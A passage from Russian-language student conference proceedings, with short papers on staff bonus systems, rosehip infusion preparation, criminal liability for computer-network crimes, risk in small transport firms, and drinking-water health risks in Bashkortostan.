– особые условия – возможные скидки, льготы и кредиты для сотрудников [3].

Также существует не денежное материальное поощрение, и удовлетворяет оно в первую очередь не экономические потребности, а моральные и психологические.

К этому разряду могут относиться такие факторы как компенсация сотовой связи, предоставление скидок или организация бесплатного питания, предоставление путевок, машин, абонементов и другого. То есть работник не получает денежного выражения, однако получает условия для реализации своих желаний. Это также является хорошим средством мотивации к результативному исполнению своих обязанностей.

Некоторые организации используют комплексную систему штрафов для мотивации персонала. Это является частью материального стимулирования – лишение части денежного вознаграждения за нарушение дисциплины, которые руководство организации стремится найти решение с помощью материального стимулирования работников, направлены в таком случае, для того чтобы:

1. улучшить показатели труда, свойство произведенных товаров и услуг;
2. увеличить стремление сотрудников преодолевать тяжелые задачи в пользу организации;
3. сформировать имидж организации в обществе как серьезного работодателя, обеспечивающего сотрудников высокооплачиваемой работой;
4. настроить положительно отношения персонала на дисциплину рабочего процесса.

Как уже было замечено – стимулировать сотрудников денежным способом или нет – дело лично работодателя. Но если в организации такие факторы предусмотрены, они должны быть закреплены в виде внутренних документов организации. Это будет положение, в котором вся структура и правила стимулирования будут расписаны [3].

Что оно стандартно в себя включает:

1. сначала обозначают организацию, а также терминологический и понятийный список, который далее по ходу документа будет использоваться.

2. далее, данные, поясняющие премиальную часть. А именно: кто может рассчитывать на нее, и что для получения нужно сделать. Если организация большая, то каждое подразделение или отдел можно выделить отдельно. Например, премиальная часть может рассчитываться за конкретный промежуток рабочего времени, или же за год в целом.

3. следующим идет описание принципов расчета премиальной части. Или можно сослаться на то, что конечный вариант премиальной части определяется исключительно руководителем и не имеет фактического лимита.

4. определяется порядок, в котором сотрудники будут получать премиальную часть. Утверждаются факторы лишения премиальных выплат.

5. в заключении, обычно указывается лицо, которое ведет контроль за исполнением положений этого положения.

В большинстве случаев расчет премиального вознаграждения, как основного средства материального стимулирования, будет основываться на коэффициенте трудового участия каждого работника, что имеет как ряд преимуществ, так и недостатки.

К преимуществам можно отнести: возникновение стремления работников к повышению результатов труда; моральное удовлетворение за счет самореализации; увеличение эффективности производства за счет нежелания сотрудников вредить собственной репутации.

К недостаткам относят: в некоторых видах деятельности, сопряженных креативным раскладом и использованием специализированных познаний, нельзя использовать единый показатель трудового участия (например, выплаты сверхурочных, доплата за работу в праздник или выходной, деньги за труд в ночную смену, надбавки за квалификацию и стаж); возникновение ситуации, когда меньше всего признается вклад молодых неопытных сотрудников и пожилых сотрудников, это оказывает отрицательное влияние на общий настрой коллектива.

В связи с этим на практике используют разнообразные концепции подсчетов для оптимального учета вклада каждого сотрудника в успех общего дела. Для этого в организации разрабатываются специальные положения о материальном стимулировании, где детально написаны основные принципы построения данной системы:

– труд работника должен оцениваться справедливо – поощрение надлежащим и соответствующим непосредственно его вкладу в общий результат;

– работник должен знать, каким образом будет оценена его работа и размер его вознаграждения;

– вознаграждение должно быть своевременным [4].

Разрабатывая систему премирования работников, поднимается

потенциал организации, увеличивается степень производительности труда. В случае если в коллективе гнетущая обстановка, неприязнь, напряженность, текучесть кадров, необходимо изменить концепцию материального стимулирования.

Использованные источники:

1. Литвиненко Г. Н. Материальное стимулирование труда работников сельского хозяйства / Г. Н. Литвиненко, А. П. Соколова, А. В. Карманова, Н. Д. Карманова // Политематический сетевой электронный научный журнал Кубанского государственного аграрного университета (Научный журнал КубГАУ). – Краснодар: КубГАУ, 2017. – №10(134). – С. 801-811.
2. Литвиненко Г. Н. Негативные последствия глобализации экономики / Литвиненко Г. Н. // В сборнике: Научное обеспечение агропромышленного комплекса сборник статей по материалам 72-й научно-практической конференции преподавателей по итогам НИР за 2016 г. – Краснодар: КубГАУ, 2017. – С. 591-592.
3. Михайлов Я. В. Мотивация трудового поведения персонала: суть дела, принципиальные подходы, конкретные рекомендации, анализ ошибок. –М. : Экономика, 2016. –224 с.
4. Турман В. В. Как воспитать преданных, лояльных сотрудников в организации, не увеличивая зарплату // Управление развитием персонала. – 2015. – № 41. – С. 56-61.
5. Чекмарев О. П. Мотивация и стимулирование труда: учебно-методическое пособие. – СПб., 2017. – 343 с.

УДК 615.451.21

Разори М.
студент 3 курса
фармацевтический факультет
Петрухина Д.А.
ассистент
кафедра фармацевтической технологии и биотехнологии
Волгоградский государственный медицинский университет
(ФГБОУ ВО)
научный руководитель: Плетнева И.В., к.фармац.н.
РФ, г. Волгоград

ИССЛЕДОВАНИЕ ТЕХНОЛОГИЧЕСКИХ ПОКАЗАТЕЛЕЙ ВОДНЫХ ИЗВЛЕЧЕНИЙ ИЗ ЛЕКАРСТВЕННОГО РАСТИТЕЛЬНОГО СЫРЬЯ

Аннотация: Получено водное извлечение из плодов шиповника, исследованы технологические показатели жидкой лекарственной формы, проведена оценка качества полученного настоя.

Ключевые слова: водное извлечение, плоды шиповника, технология настоев

Rasori M., student
Volgograd State Medical University
Petrukhina D.
assistant of Volgograd State Medical University
Pletneva I., Candidate of Science
senior Lecturer of Volgograd State Medical University

STUDY OF TECHNOLOGICAL PARAMETERS OF AQUEOUS EXTRACTS FROM MEDICINAL PLANT RAW MATERIAL

Abstract: Water extraction from rosehip fruit was obtained, technological parameters of the liquid dosage form were investigated, the quality of the obtained infusion was evaluated.

Key words: water extraction, rose hips, infusion technology

Настои и отвары находят широкое применение как индивидуальная лекарственная форма, а также в составе сложных жидких лекарственных препаратов. В большинстве случаев они являются сочетанием истинных, ВМС, коллоидных растворов, содержат эмульгированные и суспендированные компоненты в своем составе. Состав водных извлечений сложен и не всегда поддается полной качественной и количественной характеристике. В настоящее время приготовление галеновых препаратов (водных извлечений) является актуальным, поскольку их лечебное действие зависит от целого комплекса действующих веществ. Водные извлечения из лекарственного растительного сырья – настои и отвары, изготовляемые в условиях экстемпорального производства имеют ряд преимуществ: содержат комплекс биологически активных веществ, обладают мягким

терапевтических действием, могут использоваться с целью профилактики и лечения, не требуют дорогостоящего оборудования. Технология настоев и отваров осуществляется экстрагированием растительного сырья доступным экстрагентом – водой очищенной. К недостаткам данной формы следует отнести нестойкость при хранении. В водных извлечениях возможны явления гидролиза, окисления, восстановления, водные извлечения подвержены микробной контаминации. Их отпускают в простерилизованных флаконах, укупоренных полиэтиленовыми пробками и навинчивающимися пластмассовыми крышками.

Полнота извлечения биологически активных веществ из лекарственного растительного сырья определяется рядом факторов, а именно: соотношения сырья и экстрагента, стандартности сырья, степени измельченности лекарственного растительного сырья, режима настаивания, физико-химической природы биологически активных веществ, pH среды и используемой аппаратуры. Определяющим фактором процесса экстракции являются химический состав действующих веществ, их растворимость, устойчивость к нагреванию. Следовательно необходим индивидуальный способ обработки лекарственного растительного сырья [1,2].

В условиях экстемпорального производства готовят настои из плодов шиповника. Нами приготовлено водное извлечение из плодов шиповника (масса навески сырья 10,0 г), использовано соотношение сырья и экстрагента 1:10. Приготовление водного извлечения проводили в инфундирном аппарате. Плоды шиповника измельчали до размеров не более 0,5 мм, размер частиц измельченного сырья определяли ситовым методом. Измельченное сырье помещали в фарфоровую (заранее прогретую в течение 15 минут на кипящей водяной бане) инфундирку, сырье заливали водой комнатной температуры, взятой с учетом коэффициента водопоглощения, закрывали крышкой и нагревали при перемешивании на кипящей водяной бане в течение 15 минут. По истечении указанного срока инфундирку снимали с водяной бани, охлаждали при комнатной температуре не менее 45 минут, после чего процеживали, остаток растительного материала отжимали, добавляли воду до заданного объема 100 мл. Следует отметить. что объем воды, необходимый для приготовления требуемого количества настоя, определялся суммированием количества извлечения и дополнительного количества воды для компенсации адсорбции жидкости сырьем (рассчитывается путем умножения прописанного количества сырья на коэффициент водопоглощения 1,1). По органолептическим показателям извлечение соответствует требованиям нормативной документации: раствор темно-бурого цвета, вкус кислый, запах ярко выраженный, отсутствуют механические включения. При проверке правильности упаковки и оформления установлено, что объем флакона светозащитного стекла соответствует объему лекарственной формы. Флакон укупорен плотно. Физический контроль заключается в проверке объема лекарственного препарата (100 мл±3 мл, что соответствует требованиям приказа МЗ РФ №

751 н).

Использованные источники:

1. Минина С.А. Химия и технология фитопрепаратов: учебное пособие/С.А. Минина, И.Е. Каухова.-2-е изд., перераб. и доп.-М.:ГЭОТАР-Медиа, 2009.-560 с.: ил.
2. Машковский, М.Д. Лекарственные средства.- 15-е изд. перераб. испр. и доп..- М.: Новая волна, 2006. –1206 с.

УДК 343.2/.7

Рамазанова Л.Р.
студент 2 курса, группа 2 «А»
Институт права
научный руководитель: Лифанова М.В., к.ю.н.
доцент
Башкирский государственный университет
Россия, г. Уфа

УГОЛОВНАЯ ОТВЕТСТВЕННОСТЬ ЗА ПРЕСТУПЛЕНИЯ, СОВЕРШАЕМЫЕ В ЭЛЕКТРОННЫХ (КОМПЬЮТЕРНЫХ) СЕТЯХ

Аннотация: В данной статье исследованы вопросы уголовной ответственности за преступления, совершаемые в электронных (компьютерных) сетях. Представлена классификация сетевых преступлений. Автор подчеркивает, что мошенничество в сфере высоких технологий выходит далеко за рамки традиционного мошенничества. В связи с этим автор предлагает внести в действующее уголовное законодательство соответствующие изменения и дополнения.

Ключевые слова: компьютерное мошенничество, компьютерное преступление, сетевые преступления, высокие технологии, уголовная ответственность.

Ramazanova L.R. - 2nd year student
Institute of Law
Bashkir State University, Ufa
Supervisor: Lifanova M.V. - candidate of Law, associate professor
Bashkir State University, Ufa

CRIMINAL RESPONSIBILITY FOR CRIMES COMMITTED IN AN ELECTRONIC (COMPUTER) NETWORKS

Abstract: This article examines the issues of criminal responsibility for crimes committed in electronic (computer) networks. A classification of network crimes is presented. The author emphasizes that fraud in the field of high technology goes far beyond the traditional fraud in terms of social hazards. In this regard, the author proposes to amend the existing criminal law.

Key words: computer fraud, computer crime, network crimes, high technology, criminal liability.

На современном этапе развития общества «компьютерные преступления» становится все более широко распространенным явлением.

Под преступлениями, совершаемыми в электронных (компьютерных) сетях, понимают общественно опасные действия, предусмотренные уголовным законодательством Российской Федерации и основанные на использовании ЭВТ (электронно-вычислительной техники)[256].

Согласно статистическим данным, число преступлений в сфере информационно-телекоммуникационных технологий составляет 4,4% от числа всех зарегистрированных в России преступных деяний − это почти каждое 20 преступление. [257]

Самыми распространенными киберпреступлениями являются неправомерный доступ к компьютерной информации, создание, использование и распространение вредоносных компьютерных программ.

Информация и информационные отношения в настоящее время являются относительно новым объектом преступления в уголовном законодательстве, но в то же время они обеспечены уголовно-правовой защитой.

Обращаясь к историческому аспекту исследования, важно отметить следующее. Первое компьютерное преступление было совершено на территории Советского Союза в 1979 г. Этот факт был зарегистрирован в международном реестре правонарушений и стал первым «сигналом» появления нового вида преступлений. Лишь с 1997 г. в Российской Федерации была установлена на законодательном уровне уголовная ответственность за совершение компьютерных преступлений. Этому поспособствовало введение в действие Уголовного кодекса РФ, а именно содеражащейся в нем главы 28 (Преступления в сфере компьютерной информации).[258]

В 1998 году Министерство внутренних дел Российской Федерации создало специальное подразделение для выявления и пресечения этого вида преступлений. Задачи в этой сфере в настоящее время возложены на отдел «К» МВД России. Эти подразделения работают более чем в 81 регионе РФ.

Таким образом, Уголовный кодекс РФ первый в постсоветском пространстве установил ответственность за преступления, совершаемые в электронных (компьютерных) сетях.

Методы совершения данного преступления могут быть различными (они зависят от целого ряда объективных и субъективных факторов).

Сетевые преступления представляют собой систему, которая влючает как общие преступления, так и преступления с использованием сетевых коммуникаций. В отличие от сетевых преступлений, общие преступления не

---

[256] Южин А.А. Мошенничество и его виды в российском уголовном праве: дис… канд. юрид. наук. М., 2016. С. 132.

[257] Третьяк М. Проблемы квалификации новых способов мошенничества // Уголовное право. 2015. № 2. С. 94-98.

[258] Южин А.А. Мошенничество и его виды в российском уголовном праве: дис… канд. юрид. наук. М., 2016. С. 79.

предусматривают специальный субъект. Сетевые преступления подлежат квалификации в соответствии с главой 28 УК РФ («Преступления в сфере компьютерной информации»).

Совокупность сетевых преступлений может быть классифицирована следующим образом:

1. несанкционированный доступ и использование информационных ресурсов (ст.272 УК РФ);
2. нарушение функционирования объектов глобальной сети (ст.273 УК РФ);
3. манипуляция компьютерными данными и подделка информации (подлежит квалификации по статьям 159, 165, 187 УК РФ);
4. размещение в компьютерных сетях противоправной информации (ст. 242, 137, 130, 282, 280 УК РФ).

В настоящее время технический прогресс активно развивается. Каждый год появляются все более усовершенствованные технологии, которые облегчают и упрощают жизнь населению, делают их жизнь более комфортной. Однако, появление новых информационных технологий стало причиной развития нового вида преступности – компьютерного мошенничества.

Компьютерное мошенничество представляет собой умышленное раскрытие информации, замены или искажения данных, хищения чужого имущества или приобретения права на него путем обмана или злоупотребления доверием с использованием электронно-вычислительных машин.

Уголовный кодекс РФ фактически не отражает существующих на сегодняшний день потребностей борьбы с мошенничеством в сфере высоких технологий. Нынешняя норма, особенно глава 28 Уголовного кодекса Российской Федерации «Преступления в сфере компьютерной информации», не в полной мере отражает процесс формирования информационного общества, ограничивая правоохранителей словом: «электронно-вычислительная машина, система электронно-вычислительных машин и их сети».

На сегодняшний день субъект мошенничества в области высоких технологий продолжает использовать предметы материального мира, которые не относятся к словам: «ЭВМ, система ЭВМ и их сети». Помимо этого, проблема мошенничества с использованием передовых технологий обычно не влечет за собой уголовных последствий, закрепленных в положениях главы 28 Уголовного кодекса Российской Федерации. Сотрудники правоохранительных органов выявляют множество проблем, связанных с квалификацией мошенничества в сфере высоких технологий, не связанной с компьютерами, компьютерными системами и сетями.

Мошенничество в сфере высоких технологий выходит далеко за рамки традиционного мошенничества. Использование передовых технологий в мошенничестве может нанести огромный ущерб жертвам на значительном

расстоянии от субъекта преступной деятельности за короткий промежуток времени.

По моему мнению, необходимо внести в действующее уголовное законодательство следующие изменения:

1. Дополнить ст. 159 Уголовного кодекса РФ, новым квалифицирующим признаком – «с использованием результатов автоматизированной обработки данных».

2. Необходимо снизить возраст уголовной ответственности за мошенничество в области высоких технологий до 14 лет и закрепить это положение в части 2 ст. 20 Уголовного кодекса РФ.

В заключение следует отметить, что в процессе эволюции в сфере компьютеризации и быстрого развития технологий, мы столкнулись не только с новыми видами преступлений, но и с изменением их природы. Соответствующие поправки в действующее уголовное законодательство помогут решить существующие проблемы квалификации преступлений, совершаемых в компьютерных сетях.

Использованные источники:

1. Уголовный кодекс Российской Федерации от 13.06.1996 N 63-ФЗ (ред. от 12.11.2018) // Собрание законодательства РФ. 1996. № 25, ст. 2954.
2. Третьяк М. Проблемы квалификации новых способов мошенничества // Уголовное право. 2015. № 2. С. 94-98.
3. Южин А.А. Мошенничество и его виды в российском уголовном праве: дис… канд. юрид. наук. М., 2016. 238 с.

УДК 338.47

Рассказова Е.Е.
ст. преподаватель
Резвова О.Н.
студент
РУТ (МИИТ)
Россия, г. Москва

ОЦЕНКА РИСКОВ МАЛЫХ ПРЕДПРИЯТИЙ, РАБОТАЮЩИХ НА ТРАНСПОРТНОМ РЫНКЕ

Аннотация: статья посвящена оценке рисков малых предприятий, работающих на транспортном рынке. Научная новизна статьи заключается в выделении современных видов рисков в транспортной отрасли.

Ключевые слова: риск, малое предприятие, транспортная отрасль, железнодорожный транспорт, транспортный рынок.

Rasskazova E.E.
Senior Lecturer
RUT (MIIT)
Russia, Moscow
Rezvova O.N.
Student
RUT (MIIT)
Russia, Moscow

RISK ASSESSMENT OF SMALL ENTERPRISES OPERATING IN THE TRANSPORT MARKET

Abstract: The article is devoted to assessing the risks of small enterprises operating in the transport market. The scientific novelty of the article is to highlight the modern types of risks in the transport industry.

Key words: risk, small enterprise, transport industry, railway transport, transport market.

Риски присутствуют в разных сферах человеческой деятельности. С ними можно столкнуться при сбое в производстве, задержке поставщиком товаров и услуг, аварии на транспорте, трудовом конфликте и проч.

Риск имеет объем и содержание, однако он не может одновременно быть возможностью и невозможностью, длительностью, вероятностью и событием, а представляет совокупность вышеназванных критериев, относительно чего следует проводить согласованность решений. Отсюда в анализе сущности и содержания риска могут возникать проблемы.

«Во-первых, невозможно определить предмет теории риска и объект ее исследования.

Во-вторых, пока не удается с необходимой научной глубиной всесторонне описать сущность риска и причины его возникновения.

В-третьих, имеющаяся семиотическая неопределенность порождает множество коммуникативных диссонансов, в каждом конкретном случае исследователю приходится оговаривать, что имеется в виду, какое понятие риска используется»[1, С.87].

В работах российских и зарубежных ученых анализируется сущность и содержание термина «риск».

Л.Н. Родионова и С.Т. Пашин характеризуют «риск» как «образ действия в неясной, неопределенной обстановке (наудачу)»[10, С. 45].

С.П. Коноплев понятие «риск» определяет, как «неопределенность, связанная с принятием решений, реализация которых происходит только с течением времени»[4, С. 65].

М.И. Магура «риск» трактует как «особый случай неопределенности, измеримый количественно» [5, С. 37].

Отсюда, риск – это вероятность наступления события в будущем, которое может привести к неблагоприятным последствиям.

Анализ научных работ по теме сущности риска позволяет выделить основополагающие подходы (см. рисунок 1)[15, С.25].

Рисунок 1 – Подходы к определению понятия «риск»

В XX веке теория риска получает свое развитие благодаря открытиям в следующих областях знания, а именно, бифуркаций, хаоса, катастроф, ансамблей и т.п.[6, С. 167] Отсюда идеи о наличии нестабильности в природе начинают проникать и в гуманитарные науки.

В научной литературе для классификации видов риска применяют разнообразные признаки. В нашем исследовании остановимся на некоторых из них.

По основным сферам появления риска[6, С. 167-168]:

- политический;
- социальный;

- предпринимательский;
- экологический
- психологический.

В зависимости от причин возникновения[2, С.352]:

- природно-естественные;
- экологические;
- политические;
- транспортные;
- имущественные;
- торговые.

Необходимость оценки риска является основополагающим в рыночной экономике Алгоритм оценки риска представлен на рисунке 2[13, С. 321].




Рисунок 2 – Алгоритм оценки риска

За период 2015-2018 год малые предприятия, работающие на транспортном рынке, столкнулись с рядом различных рисков, которые имели общий характер для всех, такие как:

- Разного вида санкции, объявленные против России и ответные со стороны России

- Изменение в налоговом законодательстве
- Достаточно резкое изменение курса национальной валюты к основным мировым валютам

Так же имели место риски по видам деятельности, на железнодорожном транспорте:

- Практическая невозможность продления срока службы грузового подвижного состава
- Внесенные изменения в Устав железнодорожного транспорта
- Внесение изменений в правила перевозок

Для предприятий работающих на рынке автоперевозок;

- Внедрение системы «Платон»
- Резкий рост стоимости ГСМ и запасных частей к автомобилям

Таким образом, при исследовании темы работы можно констатировать следующее. В научной литературе отсутствует единое понимание сущности и содержания понятия «риск». Кроме того, применяются различные принципы классификаций риска. Вместе с тем, все ученые и практики сходятся в мнении, что необходимо для каждого предприятия проводить работу с возможными рисками согласно алгоритму оценки риска с целью минимизации последствий в случае их наступления.

Использованные источники:

1.Грисюк, С. В. Рискология: на пути к общей теории // Ученые записки Академии экономики и права. — 2009. — № 2. – С. 84-93.
2.Данов, А.А. Классификация рисков // Вестник Тамбовского университета. Серия: Гуманитарные науки. 2008. № 10 (66). – С. 350-354
3. Ерохин, С. Г., Филатова, Ю. М. Влияние нового типа информационного пространства на постиндустриальную трансформацию современной мировой экономики//Известия Тульского государственного университета. Экономические и юридические науки. – 2014. -№ 1-1. – С. 73-86.
4.Коноплев, С.П. Инновационный менеджмент. – М.: Проспект, 2007. –128 с.
5.Магура, М.И. Инфраструктура инноваций. Аудиторы корпоративной безопасности. М. Инфра-М, 2009. – 246 с.
6.Матвеенко, Ю.И. Современные подходы к изучению риска // Известия Тульского государственного университета. Гуманитарные науки. 2012. № 1-1. – С. 165-173.
7.Матраева, Л.В., Васютина Е.С. Устойчивый экономический рост России: перспективы и системные вызовы//Социальная политика и социология. Т. 16. 2017. № 3 (122). – С. 29-40.
8. Рассказова, Е.Е. Факторная модель анализа производительности труда на железнодорожном транспорте //Повышение производительности труда на транспорте – источник развития и конкурентоспособности национальной экономики // Труды второй национальной научно-практической конференции (МГУПС (МИИТ), 25 мая 2017 г.). М.: ООО ЦЕНТР «ТРАНСПОРТ», 2017. – С. 158-160.

9.Резвова, О.Н., Рассказова, Е.Е. "Новый шелковый путь" в контексте росийско-китайских отношений // В сборнике: Актуальные проблемы современного общества и пути их решения в условиях перехода к цифровой экономике материалы XIV международной научной конференции: в 4 частях. 2018. – С. 357-367.
10. Родионова, Л.Н., Пашин, С.Т. Управление инновациями: экономические аспекты. Уфа: ГУП РБ УПК, 2009. – 248 с.
11. Романова, А.Т., Выгнанова, М.А., Алексеенко, А.М. Оценка изменений базовых конкурентных преимуществ бизнес-субъектов в системе кластера//В сборнике: Современные проблемы управления экономикой транспортного комплекса России: конкурентоспособность, инновации и экономический суверенитет Международная научно-практическая конференция, посвящается 85-летию института экономики и финансов МИИТа. Московский государственный университет путей сообщения, Институт экономики и финансов. 2015. – С. 214-216.
12. Солина, Е.Е. Роль предприятий в воспроизводстве человеческого капитала // В сборнике: Приоритеты социально-экономического развития постиндустриального общества Научные чтения факультета социального страхования, экономики и социологии труда 06.02.2013. 2013. – С. 134-142.
13. Таболина, Э.В. Виды рисков предприятия (на примере производства сыров) и методы их страхования с применением производственных финансовых инструментов // Бизнес в законе. 2009. № 2. – С. С. 320-322
14. Царитова, К.Г., Цекоев, К.А. Факторы конкурентоспособности товаров и услуг // В сборнике: Научные исследования и разработки в эпоху глобализации Сборник статей Международной научно-практической конференции. Ответственный редактор Сукиасян Асатур Альбертович. 2017. – С. 203-206.
15. Цыганов, А.А., Брызгалов Д.В., Грызенкова Ю.В. Современные особенности осуществления деятельности финансовых супермаркетов России. Под редакцией Журавлина С.Г., Цыганова А.А. Москва, 2013. – 208 с.
16. Шпилина, Т.М., Парфенов, В.В. Экономические санкции как инструмент геополитики и геоэкономики // В сборнике: Актуальные вопросы развития мировой и модернизации российской экономики Сборник научных трудов. Под общей редакцией С.Г. Ерохина. 2017. – С. 55-59.

УДК 614.777

Рахматуллин Н.Р., к.м.н.
доцент, старший научный сотрудник
отдел медицинской экологии
Фархутдинов Р.М.
медбрат клиники института, студент 5 курса
Башкирский государственный медицинский университет
ФБУН «Уфимский НИИ медицины труда и экологии человека»
Россия, г. Уфа

ЭКОЛОГО-ГИГИЕНИЧЕСКАЯ ОЦЕНКА РИСКА ВЛИЯНИЯ ПИТЬЕВЫХ ВОД НА ЗДОРОВЬЕ НАСЕЛЕНИЯ ГОРОДОВ В РЕГИОНЕ С РАЗВИТОЙ НЕФТЕХИМИЧЕСКОЙ ПРОМЫШЛЕННОСТЬЮ И ПРИНИМАЕМЫЕ ОЗДОРОВИТЕЛЬНЫЕ МЕРЫ

Аннотация: В статье представлены результаты исследований, выполненные в рамках отраслевой научно-исследовательской программы Федеральной службы по надзору в сфере защиты прав потребителей и благополучия человека в гг. Уфе, Салавате и Стерлитамаке Республики Башкортостан (РБ). Полученные результаты подтверждают о возможности канцерогенных и неканцерогенных рисков для здоровья населения этих городов при употреблении питьевых вод централизованного водоснабжения. Существенный вклад в суммарные величины канцерогенного и неканцерогенного рисков вносят кадмий, бенз(а)пирен, бериллий, мышьяк, хлороформ, бромдихлорметан, дибромхлорметан, пентахлорфенол, хром (шестивалентный) и др. техногенные продукты хозяйственной деятельности, а также вещества, образующиеся при облучении, дезинфицировании и хлорировании питьевой воды.

Ключевые слова: качество питьевых вод, риски здоровью, управленческие решения, новые санитарные нормативы.

Rakhmatullin N.R. PhD, associate Professor, senior researcher of the Department of medical ecology
Farkhutdinov R.M., the nurse of clinic of Institute, the 5th year student of the Bashkir state medical University
FBUN "Ufa research Institute of labor medicine and human ecology"
Russia, Ufa

ECOLOGICAL-HYGIENIC ASSESSMENT OF THE RISK IMPACT OF DRINKING WATER ON THE HEALTH OF THE POPULATION OF CITIES IN THE REGION WITH A DEVELOPED PETROCHEMICAL INDUSTRY AND TAKE HEALTH MEASURES

Abstract: the article presents the results of research carried out within the framework of the branch research program of the Federal service for supervision of consumer rights protection and human welfare in Ufa, Salavat and Sterlitamak of the Republic of Bashkortostan (RB). The results confirm the possibility of

carcinogenic and non-carcinogenic risks to the health of the population of these cities in the use of drinking water of centralized water supply. Cadmium, Benz(a)pyrene, beryllium, arsenic, chloroform, bromodichloromethane, dibromchloromethane, pentachlorophenol, chromium (hexavalent) and other technogenic products of economic activity, as well as substances formed during irradiation, disinfection and chlorination of drinking water make a significant contribution to the total values of carcinogenic and non-carcinogenic risks.

Key words: drinking water quality, health risks, management decisions, new sanitary standards.

В современных условиях обеспечение населения доброкачественной питьевой водой является актуальной гигиенической и научно-технической проблемой из-за интенсивного химического и микробиологического загрязнения источников питьевого водоснабжения, недостаточного уровня внедрения прогрессивных технологий водоподготовки питьевой воды и нарастающего ухудшения состояния водоотводящих и разводящих сетей. Количественные и качественные характеристики риска здоровью населения, связанного с употреблением воды, служат значимой информацией в условиях внедрения риск ориентированной модели надзорной деятельности в сфере обеспечения санитарно-эпидемиологического благополучия населения Российской Федерации (РФ). Проблема улучшения водоснабжения населения и качество питьевых вод имеет общегосударственное значение и требует постоянного комплексного решения [1].

В целях осуществления прорывного научно-технологического и социально-экономического развития РФ, увеличения численности населения страны, повышения уровня жизни граждан, создания комфортных условий для их проживания, а также условий и возможностей для самореализации и раскрытия таланта каждого человека Президент РФ подписал Указ «О национальных целях и стратегических задачах развития РФ на период до 2024 года» (далее – Указ Президента РФ) [2]. Данным Указом Президента РФ поручено Правительству РФ при разработке национальных планов в сфере здравоохранения и экологии, наряду с другими важными целевыми показателями, к 2024 году обеспечить: «снижение показателей смертности населения трудоспособного возраста, смертности от болезней системы кровообращения, смертности от новообразований…» и «повышение качества питьевой воды для населения, в том числе для жителей населенных пунктов, не оборудованных современными системами централизованного водоснабжения; провести экологическую реабилитацию и оздоровление водных объектов…». Во исполнение Указа Президента РФ в нашей республике издано соответствующее распоряжение Главы РБ [3], где утвержден перечень лиц, ответственных за выполнение Указа Президента РФ, кураторы и руководители рабочих групп региональных составляющих национальных проектов (программ). В связи с этим администрацией Главы

РБ и им лично осуществляется мониторинг и контроль за ходом реализации национальных проектов (программ) в РБ.

Основную часть запасов воды РБ составляют месторождения в долинах рек Белой, Демы и Уфы, где находятся водозаборы для гг. Стерлитамака, Салавата, Уфы, Бирска, Благовещенска, Дюртюли и др. В условиях РБ основное несоответствие выявлено по превышению нормы общей жесткости, в меньшей степени по минерализации, содержанию железа и марганца, редко кремния, что в первую очередь объясняется естественными условиями формирования подземных вод. Из утвержденных запасов для хозяйственно-питьевых целей до 15-20% воды требует обязательной деминерализации и умягчения. По отдельным территориям региона несоответствие качества связано с устойчивым антропогенным (техногенным) загрязнением месторождений подземных и наземных вод.

В питьевой воде централизованного водоснабжения названных городов присутствует порядка трех десятков канцерогенных веществ и соединений. Многие из этих веществ находятся в следовых количествах, не превышают действующие на сегодняшний день гигиенические нормативы, и соответственно, не должны оказывать неблагоприятного воздействия на здоровье населения.

Как показал анализ наших многолетних исследований, достоверных и длительных превышений гигиенических нормативов в питьевых водах всех трех городов ни по одному определяемому веществу не зарегистрировано. Среднегодовая концентрация по ним составляла 0,2-0,7 ПДК, за исключением повышенных показателей минерализации и жесткости имеющихся источников воды.

